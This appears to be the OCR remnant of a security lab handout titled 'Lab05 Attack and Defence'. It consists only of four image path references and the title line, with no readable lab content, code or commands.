



Lab05 Attack and Defence

